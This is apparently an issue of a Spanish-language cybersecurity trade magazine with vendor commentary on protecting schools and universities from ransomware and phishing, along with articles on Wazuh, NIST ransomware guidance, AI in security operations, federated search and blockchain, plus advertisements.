**Sonia Reyes Jairala, Territory Manager South of LatinAmerica WatchGuard Technology Inc.,** asegura que los riesgos a los que se exponen las instituciones educativas no difieren de los que pueden sufrir grandes industrias y corporaciones. “Son muy atractivas para los hackers, por el gran volumen de datos personales que registran en su base de alumnos y del equipo docente: documentos



**Sonia Reyes Jairala**

de identidad, datos financieros, historial académico, registros médicos”.

**Martina López, Investigadora de Seguridad Informática de ESET Latinoamérica,** coincide:




**Martina López**

“Se trata de instituciones con información valiosa para sus usuarios que querrán recuperar a toda costa, y usualmente con descuidos o falta de soluciones a nivel de ciberseguridad. Más particularmente, bandas de ransomware como aquella detrás de PYSA tomaron como blanco a centros de educación durante el 2020 y 2021. Además, las vulnerabilidades descubiertas en sistemas operativos y aplicaciones de aprendizaje en línea o videoconferencias resultaron en ataques informáticos o intrusiones no deseadas:

Desde infecciones con archivos maliciosos, hasta agentes externos a las instituciones causando molestias en encuentros virtuales”.

Por su parte, **Andrés Mendoza, Jefe Técnico Regional de ManageEngine LATAM,** enumera las principales amenazas: “Malware como Trickbot, Emotet utilizando técnicas old-school como el phishing que contienen archivos Word, Excel y Zip infectados que despliegan este malware en el host de la víctima. Los emails contienen líneas de asunto intrigantes como noticias de actualidad, facturas y falsos memorándums corporativos para atraer a las víctimas a abrirlos logrando así expandir sus target y obtener miles de equipos infectados con un alto ratio de propagación”.



**Andrés Mendoza**

Desde Tanium's Endpoint Magazin entienden que las comunidades educativas se enfrentan a dos grandes amenazas: “la primera es proteger sus datos de confidencialidad, tanto de empleados como de los alumnos, y segundo, proteger las clases online, por lo que deben implementar y ejecutar prácticas de seguridad como proteger los datos de los alumnos, claves seguras, uso de antivirus, sitio web de la escuela protegido, proteger las videoconferencias y aulas en línea”.

La inseguridad que pueden tener las plataformas digitales, en combinación con posibles fallas en los mecanismos que se implementan para navegarlas, pueden facilitar la movilización de amenazas que ponen en riesgo los datos de una persona o una institución, y que por su parte los ciberdelincuentes se dirigen a las instituciones educativas todos los días, poniendo en peligro la privacidad de los estudiantes y el personal e intentando interrumpir el entorno de aprendizaje.

## ¿Por dónde comenzar?

De acuerdo con **Diego Corvalán, Field Sales Manager de Citrix Argentina**, en los últimos años hemos visto al sector educativo como uno de los principales a la hora de implementar innovación de manera segura. Sin embargo, es importante continuar implementando soluciones que sean seguras desde su concepción y que se basen en un enfoque de cero confianza al usuario. Es decir, explica el vocero, “un enfoque que permita el acceso seguro a todas las aplicaciones, desde cualquier dispositivo, mientras que, mediante el monitoreo continuo de la confianza en los puntos de contacto, se garantiza que el perímetro de seguridad se encuentre en su totalidad”.



Diego Corvalán



Nicolás Arias

Para **Nicolás Arias, Special Projects Director de VU**, la mejor forma de impulsar la ciberseguridad es adoptando una mentalidad proactiva, en lugar de una reactiva. “Las instituciones educativas no deben esperar a que suceda un ataque para preparar las defensas. Los equipos de TI, profesores y estudiantes deben ser parte y estar contemplados en estos protocolos. La clave es involucrar, educar y concientizar. El plan de seguridad debe distinguir audiencias y sus necesidades para saber accionar en línea”.

Además, sigue: “Recomendamos que incluya documentación de consulta y consejos, buenas prácticas según la segmentación realizada, datos de contacto por

si se detectara un incidente, como también actualizaciones periódicas, tanto de los contenidos como de las herramientas. La identidad digital de los alumnos, profesores y personal de la institución debe ser protegida de forma completa, con una visión profunda y continua”.

En la misma línea, **Dean Coclin, Director Senior de Desarrollo de Negocio de DigiCert**, plantea que es importante comenzar siempre por asegurar los datos de los estudiantes considerando que las escuelas albergan cantidades masivas de información. “Estos datos deben estar encriptados y tener restricciones de acceso donde sea que estén alojados. Contar con las medidas de seguridad adecuadas puede ayudar a prevenir las peores pesadillas de los maestros de perder el control de sus aulas, proteger los datos confidenciales de los estudiantes y ayudar a prevenir ataques costosos. Deben verificar regularmente las vulnerabilidades para evitar problemas”.

Al igual que en otras empresas o industrias, asegura el ejecutivo de ManageEngine, en los entornos educativos una sólida estrategia debe contar con al menos 5 puntos de partida:

1. Contar con un completo inventario de dispositivos autorizados y no autorizados de la organización
2. Inventario de hardware y software de la organización
3. Gestión continua de vulnerabilidades
4. Uso controlado de los privilegios administrativos
5. Configuración segura (políticas) de HW y SW para dispositivos móviles, portátiles, servidores

### ¿Qué hacer?

Es necesario invertir en ciberseguridad; pero más crítico aún invertir en la ciber-educación de los empleados. “Esto puede marcar una notable diferencia”, enfatiza la ejecutiva de Watchguard. En este

sentido, según Reyes Jairala es fundamental:

1- Establecer un fuerte perímetro online frente a accesos no autorizados y contenidos maliciosos; automatizar las infraestructuras, y aumentar la eficiencia en las operaciones en ciberseguridad.

2- Hacer un monitoreo en todos sus sistemas continuamente para detectar vulnerabilidades y anomalías.

3- Contar con una solución antivirus que cuente con capacidades de cifrado, backup, y otros.

4- Contar con doble factor de autenticación para acceder a las diferentes cuentas, aplicaciones, protección de identidad del usuario y obviamente, la información de la institución.

Desde DigiCert, su responsable agrega: “El sitio web de la organización debe estar protegido con un certificado TLS/SSL para encriptar la información y garantizar la confianza en su sitio. Hay tres tipos de certificados TLS: Validación de dominio (DV), Validación de organización (OV) y Validación extendida (EV). Las autoridades de certificación

(CA), como DigiCert, validan cada tipo de certificado con un nivel diferente de confianza del usuario. Los certificados EV brindan el más alto nivel de autenticación y son el estándar global para cifrar datos altamente confidenciales”.

Por último, desde ESET fomentan la adopción de una visión integral de la ciberseguridad. “No solo como una lista de elementos necesarios, sino como un elemento más de las tareas de las instituciones y sus colaboradores en el día a día, más aún en rubros en los cuales los cibercriminales están haciendo foco como el educativo”, remarca la vocera de la empresa. “Así, se garantiza la protección de no solo quienes estén dentro de la institución, sino también sus estudiantes o anexos a la misma”.

## Desafíos 2022

Desde el punto de vista de Coclin, de DigiCert, de cara a este nuevo año, los desafíos son que una cantidad considerable de estudiantes (e incluso maestros), debido al coronavirus, seguirán siendo remotos. Además, los administradores escolares también estarán trabajando de forma remota.



“Dado que la mayoría de los estudiantes se encuentran fuera de los límites tradicionales establecidos por el departamento de TI, las instituciones educativas deben proporcionar a sus usuarios (estudiantes, docentes, administradores) las herramientas de TI necesarias para proteger sus computadoras, tabletas y teléfonos, así como para proteger la escuela”, plantea el experto. Por lo tanto, “es necesario proporcionar un software antivirus que pueda ejecutarse en dispositivos Windows, Mac, iPhone y Android. Requerir una autenticación sólida, como la de dos factores con certificados digitales, le da al departamento de TI una gran confianza en que el usuario es quien dice ser”.

Los ciberatacantes están al acecho, y las instituciones necesitan estar preparadas ante los imprevistos, contando con plataformas inteligentes que les permitan anticiparse y aportar flexibilidad para poder adaptarse e implementar diferentes estilos de aprendizaje, incluyendo el estilo híbrido. “En la medida en que este último se consolida como tendencia, es crucial que la seguridad no deje en segundo plano a la experiencia, y mantenga un acceso uniforme desde donde sea que se conecte un estudiante, equilibrando la balanza de oportunidades para todos los alumnos”, sentencia el vocero de Citrix.

“Es necesario que el sector





se prepare, implemente protocolos y capacite a los usuarios para frenar la escalada de ataques”, agregan desde Tanium. “Es necesario conseguir una buena formación de la totalidad de la comunidad educativa (alumnado, familias y profesores) para que las conozcan ya que son los usuarios los que finalmente hacen click y dan entrada a la ciberdelincuencia”.

La educación es el sector objetivo de la ciberdelincuencia que más repuntes de ciberataques ha sufrido junto a la sanidad en el último año y medio, según un estudio de SecurityHQ. Los ataques han

aumentado hasta un 300% en los colegios, institutos y universidades, que custodian datos muy atractivos para los atacantes, procedentes de sus actividades de investigación, la propiedad intelectual y sobre todo, del alumnado.

Los ataques en el sector han aumentado de escala y de nivel, pese a que se trata de entidades que no pueden pagar rescates. Son incursiones muy dirigidas y encaminadas a conseguir la negación de servicios, enfocadas a la usurpación de identidad o con el fin de robar patentes, hacerse con

datos estadísticos valiosos, o bien de demostrar que sus herramientas funcionan y poder venderlas a otros ciberdelincuentes.

“Como esto va a seguir ocurriendo durante 2022, se debe aumentar la inversión en herramientas como la prevención multicapas, la tecnología para la doble autenticación, las plataformas que realicen ataques ficticios para conocer cómo reaccionan los usuarios, la Inteligencia Artificial para protegerse ante lo desconocido y comenzar a valorar la introducción del cifrado y la encriptación”, concluyen en Tanium.



**Nueva imagen,  
Misma esencia.**

Gestiona el riesgo  
más relevante  
con un proceso de  
Hardening de usuarios

## Netskope: acceso seguro a la nube sin sacrificar el rendimiento

Por el perfil de la víctima, el malware ha sido el vector de ataque más utilizado en los entornos educativos. Esta tendencia está enfocada a entregar malware por aplicaciones SaaS, donde no existen controles fuertes de seguridad. En este contexto, entre las categorías de aplicaciones más empleadas ha sido CloudStorage, con un 72% y herramientas colaborativas, sobre un 14%. Con estos datos, queda definido que es importante implantar controles para reducir el riesgo de incidentes por entrega de malware.

“Las instituciones educativas tuvieron un fuerte choque al inicio de la pandemia”, analiza Alejandro Jaramillo, Regional Sales Manager NOLA de Netskope. En este punto, la preocupación estaba más enfocada a cómo podían garantizar la integración de las aplicaciones que los estudiantes estaban utilizando y, en aquel momento, no había una preparación adecuada a los nuevos desafíos de seguridad y las instituciones educativas tuvieron que establecer controles de protección contra amenazas avanzadas, capacidades antimalware y antiphishing para poder mejorar la seguridad de

sus servicio”.

Algo positivo es que, generalmente, las entidades educativas ya están adelantadas en inversión enfocada en la transformación digital, con aplicaciones en la nube SaaS e IaaS, movilidad y trabajo. En este punto, dice Jaramillo, “es importante poder proteger todos estos servicios y tener una estrategia de gobierno de seguridad en la nube; una estrategia clara de Zero trust donde pueda controlarse el acceso, aplicaciones y personas, allá donde estén”.

Uno de los mayores desafíos que va a tener este sector, será el de poder integrar todos estos servicios y llevarlos de forma simple y clara a los estudiantes. Para tal fin, es importante habilitar capas de seguridad que garanticen la integración de las aplicaciones y servicios.

En este sentido, la empresa ofrece una plataforma de seguridad nativa en nube en donde apoya a las organizaciones en este viaje; el consumo hacia las aplicaciones y servicios de Internet de forma controlada y segura, desde cualquier dispositivo, cualquier lugar y hacia cualquier



**Alejandro Jaramillo**  
Regional Sales Manager  
NOLA de Netskope



[WWW.NETSKOPE.COM/ES](http://WWW.NETSKOPE.COM/ES)

aplicación.

Además, y bajo el concepto de Servicios de Seguridad en el Borde, “podemos habilitar el acceso hacia la nube de forma integrada por medio de capacidades de CASB, NGSWG y ZTNA, simplificando la operación de las organizaciones, garantizando que siempre van a estar protegidas contra amenazas y frente a fuga de información en cualquier momento”, detalla el ejecutivo.

Todo esto, agrega el experto, “sin sacrificar la experiencia del usuario, y para tal fin ponemos a disposición de nuestros clientes la red interconectada de seguridad más grande, en donde por medio de Centro de Datos locales reducimos la latencia y los tiempos de acceso hacia las aplicaciones y servicios a Internet a milésimas de segundo”.



# La propuesta de Cyberark para lograr entornos educativos seguros

De acuerdo a un estudio de Verizon, el ransomware fue responsable del 80% de los incidentes en el sector educación. Esto lo confirma el reporte de Sophos State of Ransomware 2021 el cual indica a este sector como el más sacudido.

En este escenario, hay que prestar atención al grado de preparación de las instituciones para hacer frente a este tipo de amenazas. Desde el punto de vista de Adam McCord, Vice President Latin America and Caribbean de Cyberark, “las instituciones tradicional y justificadamente siempre han sido muy presenciales y ricas en relaciones interpersonales entre el alumnado, administración y docencia. Con la pandemia muchas se vieron obligadas a implementar accesos remotos y equipos portátiles con algunas medidas de seguridad que a veces no fueron suficientes”. “No hay una era post-COVID, la tarea es asumir el acceso 360°, desde cualquier lugar y dispositivo en forma segura y confiable”, asegura. “Este perímetro que se disuelve ofrece un entorno rico en objetivos para los atacantes.

## Una estrategia de ciberseguridad en el ámbito de la educación debería incluir los siguientes pasos:

- Primero, asumir que ya pudieron ser vulnerados entonces enfocarse rápidamente en detener el robo de credenciales y así evitar movimientos laterales en el entorno.
- Segundo, asegurar las “joyas del reino” – aquellas credenciales superpoderosas deben estar resguardadas y gestionadas por un sistema dedicado de Privilege Access Management.
- Tercero, implementar “Least Privilege” en todos los sistemas, estaciones de trabajo, servidores, plataformas Cloud. Prestar especial atención en los usuarios con privilegios de administrador local en sus



Adam McCord

Vice President Latin America and Caribbean de Cyberark



[WWW.CYBERARK.COM](http://WWW.CYBERARK.COM)

equipos y la implementación a métodos de autenticación multifactor adaptativa (AMFA) para asegurar la identidad de los mismos.

## La propuesta de Cyberark

CyberArk es líder del mercado en soluciones de Access Management y Privilege Access Management, las cuales permiten implementar controles para proteger los accesos de todas las identidades (alumnos, docencia, administración, proveedores, TI, etc.) y ha dispuesto en forma gratuita una guía prescriptiva, agnóstica de marca, la cual ofrece nuestras recomendaciones para reducir el riesgo asegurando las distintas identidades en el sector.





## ¿Por qué simular Ransomware?



Existen muchas formas de gestionar un ataque de Ransomware bien conocidas. Por ejemplo, tener al día la estrategia de backup, definir una clara política de actualizaciones, armar una defensa del perímetro e invertir en el factor humano.

Cada una de esas medidas debe ser probada a priori para saber si funciona correctamente. Estas son algunas de las maneras:

- hacer una prueba de recuperación de backups
- testear los antivirus contra un Ransomware de última hora (¿lo haces?)

- medir el comportamiento de los usuarios

Sobre este último punto tratan las simulaciones de Ransomware.

¿Para qué simular Ransomware?

El objetivo principal es medir el comportamiento de los usuarios frente a posibles ataques, y así conocer el nivel de riesgo de la organización.

**¿Por qué destacamos este punto?**

Principalmente, porque si deseamos saber cómo se

comportarían nuestros usuarios frente a un ataque real, debemos asegurarnos que las trampas simuladas se comporten como si fueran trampas verdaderas.

**¿Cómo es un ataque de Ransomware simulado?**

Las simulaciones de Ransomware deberían ser una práctica realizada periódicamente, por el impacto y la alta probabilidad que implica este riesgo.

En ellas, se busca medir si un usuario tendría un comportamiento riesgoso a la hora de descargar y abrir archivos. Comienzan por



un ataque de ingeniería social y en la parte final se demuestra si el usuario podría haber sido el vector de ataque que permite ingresar al Ransomware en la organización.

En una simulación de Ransomware no hay infección, sino que solo se miden los hábitos de los usuarios. El archivo ejecutado es inocuo, y lo que recibe el usuario es un mensaje educativo que le permite saber el peligro que ha sorteado.

### ¿Por qué simular Ransomware?

Es el ataque más popular por los ciberdelincuentes, en todas sus modalidades, por ser el ataque más redituable. Están creciendo enormemente los ataques de Ransomware y las condiciones son propicias para que siga sucediendo.

El usuario es uno de los vectores de ataque preferidos. Si no estás simulando Ran-

somware, no estás gestionando ese riesgo. No sabes por dónde entrará el próximo Ransomware. Todo esto no tiene por qué ser abrumador. Plataformas de concientización como **SMARTFENSE** ofrecen simulaciones integradas de Ransomware listas para usar. Además, los partners especializados en ciberseguridad pueden acompañar estos procesos con herramientas, reportes y servicios especializados, facilitando la tarea de los CISO.

No quedan más excusas.





## Un SIEM al alcance de todos

Por *Leonardo Devia*

Se trata de un producto muy interesante, es open source lo cual lo hace más tentador por ópticas económicas, pero por otro lado es una de las soluciones más elegidas en materia de ciberseguridad por muchas organizaciones globales; SIEMpre desde la óptica ISO 27001. Se trata de la solución informática Wazuh.



La solución Wazuh es un sistema de detección de intrusos basado en host de código abierto y libre. Es decir, free.

Realiza análisis de registro, comprobación de integridad, supervisión del registro de Windows, detección de rootkits, alertas basadas en el tiempo y respuesta activa.

Proporciona detección de intrusiones para la mayoría de los sistemas operativos, incluyendo Linux, AIX, HP-UX, macOS, Sola-

ris y Windows. Wazuh tiene una arquitectura centralizada y multi-plataforma que permite que múltiples sistemas sean fácilmente monitoreados y administrados. Los principales componentes de Wazuh son el agente, el servidor y Elastic Stack.

El agente ligero de Wazuh está diseñado para realizar una serie de tareas con el objetivo de detectar amenazas y, cuando sea necesario, activar respuestas automáticas. Puede funcionar en diversas plataformas, incluyendo

“

Realiza análisis de registro, comprobación de integridad, supervisión del registro de Windows, detección de rootkits, alertas basadas en el tiempo y respuesta activa.

”

Windows, Linux, macOS, AIX, Solaris y HP-UX. Estos agentes pueden ser configurados y administrados desde el servidor de Wazuh.

El servidor de Wazuh se encarga de analizar los datos recibidos de los agentes, procesar los eventos a través de decodificadores y reglas, y utilizar la inteligencia de amenazas para buscar los conocidos IOC (Indicadores de Compromiso). Un sólo servidor Wazuh puede analizar los datos de cientos o miles de agentes, y escalar de manera horizontal cuando se configura en modo clúster.

El servidor también se utiliza para gestionar los agentes, configurándolos y actualizándolos a distancia cuando sea necesario. Por otro lado, es capaz de enviar



órdenes a los agentes, por ejemplo, para activar una respuesta cuando se detecta una amenaza.

Las alertas generadas por Wazuh son enviadas a Elasticsearch, donde son indexadas y almacenadas. El plugin Wazuh Kibana proporciona una potente interfaz

de usuario para la visualización y el análisis de datos, que también puede utilizarse para gestionar y supervisar la configuración y el estado de los agentes.

La interfaz de usuario de la web de Wazuh incluye tableros listos para usar para el cumplimiento

de la normativa (por ejemplo, PCI DSS, GDPR, CIS), aplicaciones vulnerables detectadas, supervisión de la integridad de los archivos, evaluación de la configuración, eventos de seguridad, supervisión de la infraestructura de la nube y otros.



### Características principales

#### Security Analytics

Wazuh se utiliza para recopilar, agregar, indexar y analizar datos de seguridad, lo que ayuda a las organizaciones a detectar intrusiones, amenazas y anomalías de comportamiento.

Con el tiempo las amenazas cibernéticas se vuelven más sofisticadas, se necesitan análisis de seguridad y monitoreo en tiempo real para una rápida detección y corrección de amenazas. Es por eso que el agente liviano proporciona las capacidades necesarias de monitoreo y respuesta, mientras que nuestro compo-


nente de servidor proporciona la inteligencia de seguridad y realiza análisis de datos.

#### Endpoint Detection and Response (EDR)

La solución informática aborda la necesidad de una supervisión y una respuesta continua en base a las amenazas avanzadas. Se centra en proporcionar la visibilidad adecuada, con la información necesaria para ayudar a los analistas de seguridad a descubrir, investigar y responder a las amenazas y campañas de ataque en varios puntos finales. Este SIEM ayuda a detectar procesos de explotación ocultos que son más complejos que un simple patrón

de firma y que se pueden utilizar para evadir los sistemas antivirus tradicionales. Además, el agente de Wazuh proporciona capacidades de respuesta activa que se pueden utilizar para bloquear un ataque a la red, detener un proceso malicioso o poner en cuarentena un archivo infectado con malware.

Fuente: <https://wazuh.com/>







# Inteligencia Artificial por una Ciberseguridad mejor

La IA está cambiando el rol de la ciberseguridad, analizando cantidades masivas de datos de riesgo para acelerar los tiempos de respuesta y aumentar las operaciones de seguridad con recursos insuficientes.

En la medida en que los ataques cibernéticos aumentan en volumen y complejidad, la inteligencia artificial (IA) está ayudando a los analistas de operaciones de seguridad con escasos recursos a adelantarse a las amenazas. Sin dudas, la IA proporciona información instantánea para ayudar a luchar contra el ruido de miles de alertas diarias, reduciendo drásticamente los tiempos de respuesta.

## Lo que se espera de la Inteligencia Artificial

Las tecnologías de inteligencia artificial como el aprendizaje automático y el procesamiento del lenguaje natural permiten a los analistas responder a las amenazas con mayor confianza y velocidad.

**El aprendizaje.** La inteligencia artificial se retroalimenta, consumiendo miles de millones de artefactos de datos de fuentes estructuradas y no estructuradas, como blogs e historias de noticias. Mediante

técnicas de aprendizaje automático y aprendizaje profundo, la IA mejora su conocimiento para “comprender” las amenazas de ciberseguridad y el riesgo cibernético.

**La reacción y la respuesta.** La IA recopila conocimientos y utiliza el razonamiento para identificar las relaciones entre las amenazas, como archivos maliciosos, direcciones IP sospechosas o personas con información privilegiada. Este análisis toma segundos o minutos, lo que permite a los analistas de seguridad responder a las amenazas hasta 60 veces más rápido.

**La reducción de tiempo.** La inteligencia artificial elimina las tareas de investigación que consumen


“

La IA proporciona información instantánea para ayudar a luchar contra el ruido de miles de alertas diarias, reduciendo drásticamente los tiempos de respuesta.

”

mucho tiempo y proporciona un análisis curado de riesgos, lo que reduce la cantidad de tiempo que los analistas de seguridad tardan en tomar las decisiones críticas y lanzar una respuesta orquestada para remediar la amenaza.

**Seguridad proactiva.** La seguridad cognitiva combina las fortalezas de la inteligencia artificial y la inteligencia humana. La IA cognitiva aprende con cada interacción para detectar y analizar amenazas de forma proactiva, proporcionando información útil a los analistas de seguridad para que tomen decisiones informadas, con velocidad y precisión.





SitioSimple

# Crear tu página web es tan rápido como leer esta publicidad

Hoy podés tener tu página web o tienda online ¡sin programar y en menos de una hora!



Más de 200 plantillas  
pre-diseñadas



0% comisiones  
por venta



Lista para  
celulares



Optimizada  
para Google



Múltiples opciones  
de pago y envíos



En pesos  
argentinos

**ESCANEA**  
Y EMPEZÁ GRATIS



DonWeb.com



## Consejos de NIST para lidiar con ransomware

Utilizado en ataques cibernéticos que pueden paralizar organizaciones, el ransomware es un software malicioso que cifra los datos de un sistema informático y exige un pago para restaurar el acceso. Para ayudar a las organizaciones a protegerse contra los ataques de ransomware y recuperarse de ellos si ocurren, el Instituto Nacional de Estándares y Tecnología (NIST) ha publicado un informe que ofrece una serie de consejos y tácticas simples.



### Los consejos de NIST incluyen:

- Utilizar software antivirus en todo momento y asegurarse de que esté configurado para escanear automáticamente sus correos electrónicos y medios extraíbles (por ejemplo, unidades flash) en busca de ransomware y otro malware.

- Mantener todas las computadoras completamente parcheadas con actualizaciones de seguridad.

- Utilizar productos o servicios de seguridad que bloqueen el acceso a sitios de ransomware conocidos en Internet.

- Configurar sistemas opera-

tivos o usar software de terceros para permitir que sólo las aplicaciones autorizadas se ejecuten en las computadoras, evitando así que el ransomware funcione.

- Restringir o prohibir el uso de dispositivos de propiedad personal en las redes de la organización y para el trabajo a distancia o el acceso remoto, a menos que se esté tomando medidas adicionales para garantizar la seguridad.

### NIST también aconseja a los usuarios que sigan estos consejos para sus computadoras de trabajo:

- Utilizar cuentas de usuario estándar en lugar de cuentas con privilegios administrativos siempre que sea viable.

- Evitar el uso de aplicaciones y sites personales, como correo electrónico, chat y redes sociales, en las computadoras del trabajo.

- Evitar abrir archivos, hacer clic en enlaces, etc. de fuentes desconocidas sin antes verificarlos en busca de contenido sospechoso. Por ejemplo, puede ejecutarse un análisis antivirus en un archivo e inspeccionar los enlaces con atención.





análisis antivirus en un archivo e inspeccionar los enlaces con atención.

Desafortunadamente, incluso con medidas de protección implementadas, eventualmente un ataque de ransomware aún puede tener éxito. Las organizaciones pueden prepararse para esto tomando medidas para garantizar que su información no se corrompa o se pierda, y que las operaciones normales se puedan reanudar rápidamente.

**NIST recomienda que las orga-**

**nizaciones sigan estos pasos para acelerar su recuperación:**

- Desarrollar e implementar un plan de recuperación de incidentes con roles y estrategias definidos para la toma de decisiones.
- Planificar, implementar y probar cuidadosamente una estrategia de copia de seguridad y restauración de datos. Es importante no sólo tener copias de seguridad seguras de todos sus datos importantes, sino también asegurarse de que las copias de seguridad se

mantengan aisladas para que el ransomware no pueda propagarse fácilmente a ellos.

- Mantener una nómina actualizada de contactos internos y externos para ataques de ransomware, incluida la aplicación de la ley.

El NIST también ha publicado un informe más detallado sobre cómo mantenerse preparado contra los ataques de ransomware.

Fuente: <https://bit.ly/3qKsYrs>







# Búsqueda federada

Por RoseAnn Guttierrez

La visibilidad es un problema constante para las operaciones de seguridad. A lo largo de una investigación, se utilizan muchas herramientas para reunir y recopilar el contexto necesario para tomar decisiones informadas. Ese contexto es fundamental para asesorar a los equipos de seguridad sobre qué acciones tomar y qué amenazas potenciales requieren más investigación. Recopilar información a través de múltiples herramientas y fuentes de datos dispares lleva tiempo, y el tiempo es un bien preciado, especialmente en su SOC, donde los segundos cuentan.

Muchos SOC utilizan una Gestión de eventos e información de seguridad (SIEM) para recopilar y correlacionar eventos. Los SIEM pueden proporcionar análisis de seguridad y alertas priorizadas, pero requieren telemetría de amenazas de varias fuentes (por ejemplo, usuarios, endpoints, nube) para comprender completamente el alcance de una amenaza potencial.

En ciberseguridad, la búsqueda federada brinda a los equipos de seguridad la capacidad de buscar en fuentes dispares, donde se encuentran los datos, para obtener el contexto adecuado. Por lo tanto, puede enriquecer las herramientas existentes, permitir una detección de amenazas más rápida y reducir los esfuerzos manuales de los analis-

tas de SOC.

El desafío y un mejor camino a seguir

La implementación de la búsqueda federada puede llevar mucho tiempo, especialmente si se tiene en cuenta que no todas las herramientas pueden comunicarse entre sí y que no todos los datos tienen la misma estructura. Esta complejidad adicional lleva a los analistas de seguridad a dedicar tiempo a trabajar en sus herramientas en lugar de que las herramientas trabajen para ellos.

Imagine cómo sería si su equipo pudiera aprender todo sobre una sola dirección IP interna con sólo una consulta, incluido el tipo de activo, quién tiene acceso a



**RoseAnn Guttierrez**  
Technical Enablement  
Specialist en IBM Security

él, qué aplicaciones están instaladas, vulnerabilidades y mucho más.

Aquí es donde los estándares abiertos, la interoperabilidad y la colaboración brindan un mejor camino a seguir. Mencioné un proyecto bajo la Open Cybersecurity Alliance llamado STIX-shifter en mi último blog . STIX-shifter es un paso hacia la búsqueda federada. Con STIX-shifter puede usar una sola consulta para buscar en múltiples fuentes de datos sin importar dónde residan los datos, aumentando las herramientas que ya tiene.

STIX-shifter funciona usando patrones STIX. Los patrones se traducen al idioma de consulta nativo de la fuente de datos y luego se transmiten a



la fuente de datos donde se ejecuta la consulta. Luego, los resultados de la consulta se devuelven y se traducen en objetos observables STIX. Estos tipos de consultas pueden proporcionar contexto adicional cuando lo necesite en lugar de tener que alternar entre cada herramienta individualmente. No es una herramienta más

Algunos podrían argumentar que la búsqueda federada es “solo otra herramienta”. Sugeriría que es un paso fundamental para permitir que sus equipos comprendan el alcance completo y el contexto de las amenazas en

entornos distribuidos, a la vez que les ahorra un tiempo valioso para concentrarse en lo que más importa. En lugar de dedicar su tiempo a crear integraciones internas propietarias, considere cambiar su enfoque a integraciones que se puedan usar en todas partes. Ese es un tiempo bien invertido ya que su equipo adopta un enfoque colaborativo y abierto para la gestión de amenazas.

Roseann Gutierrez es Technical Enablement Specialist en IBM Security. Fuente: <https://opencybersecurityalliance.org/posts/cyber-security-month-search/>

“

Los SIEM pueden proporcionar análisis de seguridad y alertas priorizadas, pero requieren telemetría de amenazas de varias fuentes para comprender completamente el alcance de una amenaza potencial.

”





# Futuros usos de Blockchain para la ciberseguridad (Primera parte)

La tecnología Blockchain es un sistema de contabilidad distribuido y descentralizado que puede registrar transacciones entre múltiples computadoras. Blockchain comenzó como la tecnología detrás de bitcoin, pero popularmente se ha convertido en una tecnología de mitigación prometedora para la ciberseguridad.

El error humano en particular sigue siendo la principal causa de filtraciones de datos. Blockchain automatiza completamente el almacenamiento y, por lo tanto, reduce el elemento humano en estos sistemas de almacenamiento de datos.

Blockchain se puede utilizar en cualquier sector o industria. Esto se debe a que cualquier tipo de activo o transacción digital se puede insertar en blockchain. La nueva tecnología se considera un protocolo de ciberseguridad confiable debido a su capacidad de indicar cualquier juego sucio y brindar certeza en la integridad de las transacciones.

La tecnología Blockchain fue diseñada para ser transparente. Por lo tanto, oponiéndose al famoso concepto erróneo, bloc-

chain no ofrece privacidad ni confidencialidad de ninguna transacción realizada a través de él. Cuando se denomina seguro, pretende describir la integridad de las transacciones, no su privacidad

## Casos de uso de blockchain para ciberseguridad

Aunque no es irrompible, blockchain ha evolucionado hasta convertirse en una de las formas infalibles de realizar transacciones en el ámbito de la red digital. Tal como fue diseñada y prevista, la tecnología ha sido acreditada por su garantía de integridad de la información. Si se utiliza bien, muchos sectores pueden beneficiarse de él.

Con el potencial de ser práctico para muchos usos, blockchain se

“Blockchain se puede utilizar en cualquier sector o industria. Esto se debe a que cualquier tipo de activo o transacción digital se puede insertar en blockchain.”

puede implementar en muchos usos. Uno de los mejores sería utilizar su garantía de integridad para crear soluciones de ciberseguridad para muchas otras tecnologías. Veamos algunos casos de uso futuro beneficioso de blockchain para fortalecer la ciberseguridad

## Protección de la mensajería privada

Con Internet reduciendo el mundo a una aldea global, cada vez más personas se están uniendo a las redes sociales. El número de plataformas de redes sociales también está aumentando. Cada amanecer se lanzan más aplicaciones sociales a medida que el comercio conversacional gana popularidad. Se recopilan enormes cantidades de metadatos durante estas interacciones.



La mayoría de los usuarios de plataformas de redes sociales protegen los servicios y sus datos con contraseñas débiles y poco fiables.

